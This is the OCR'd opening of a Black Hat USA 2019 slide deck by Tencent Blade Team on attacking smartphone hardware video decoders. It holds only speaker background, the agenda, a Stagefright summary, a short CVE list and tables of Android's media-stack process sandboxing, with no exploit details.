black hat USA 2019

AUGUST 3-8, 2019

MANDALAY BAY / LAS VEGAS

Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

- Xiling Gong
- Tencent Blade Team

Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong

Tencent Blade Team

About Me

Xiling Gong (@GXiling)

Senior security researcher at Tencent Blade Team.

Vulnerability Hunter.

Focus on Android Security, Qualcomm Firmware Security.

Speaker of BlackHat, CanSecWest.

About Tencent Blade Team

- Founded by Tencent Security Platform Department in 2017
- Focus on security research in the areas of AIoT, Mobile devices, Cloud virtualization, Blockchain, etc
- Report 200+ vulnerabilities to vendors such as Google, Apple, Microsoft, Amazon
- We talked about how to break Amazon Echo at DEFCON26
- Blog: https://blade.tencent.com

Agenda


- Background
    - Motivation
    - Stagefright Vulnerabilities
    - Hardware Decode
    - Attack Vector
    - Roadmap for Attack
- Debug Venus
- Reverse Engineering
- Vulnerability and Exploitation

Motivations

To improve the overall state of mobile security


- From attacker’s view
- Discover new critical (remote) attack surface
- Discover weakness of mitigations

Android Media Architecture





https://source.android.com/devices/media/

Stagefright Summary




Stagefright Vulnerabilities




[PDF] Stagefright: Scary Code in the Heart of Android - Black Hat

https://www.blackhat.com/.../us-15-Drake-Stagefright-Scary-Code-In-The-... ▾

Stagefright: Scary Code in the Heart of Android. Researching Android Multimedia. Framework Security. Joshua "**jduck**" Drake. August 5th 2015. Black Hat USA ...


Media framework

The most severe vulnerability in this section could enable a remote attacker using a specially crafted file to execute arbitrary code within the context of a privileged process.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2019-2106	A-130023983	RCE	Critical	7.0, 7.1.1, 7.1.2, 8.0, 8.1, 9
CVE-2019-2107	A-130024844	RCE	Critical	7.0, 7.1.1, 7.1.2, 8.0, 8.1, 9
CVE-2019-2109	A-130651570*	RCE	Critical	7.0, 7.1.1, 7.1.2, 8.0, 8.1


Hardening Media-Stack

Hardening the media stack

05 May 2016

Posted by Dan Austin and Jeff Vander Stoep, Android Security team

Bomb Clearance?



Android M

MediaServer

Process	Access and permissions
AudioFlinger AudioPolicyService CameraService MediaPlayerService RadioService ResourceManagerService SoundTriggerHwService	Audio devices Bluetooth Camera Device Custom Vendor Drivers DRM hardware FM Radio GPU IPC connection to Camera daemon mmap executable memory Network sockets Read access to app-provided files Read access to conf files Read/ Write access to media Secure storage Sensor Hub connection Sound Trigger Devices

Android N

AudioServer

Process	Access and permissions
AudioFlinger AudioPolicyService RadioService SoundHwTrigger	Audio devices Bluetooth Custom vendor drivers FM radio Read/Write access to media Sound trigger devices

CameraServer

Process	Access and permissions
CameraService	Camera Device GPU IPC connection to Camera daemon Sensor Hub connection

ExtractorService

Process	Access and permissions
ExtractorService	None

MediaCodecService

Process	Access and permissions
CodecService	GPU


MediaDrmServer

Process	Access and permissions
MediaDrmService	DRM hardware mmap executable memory Network sockets Secure storage

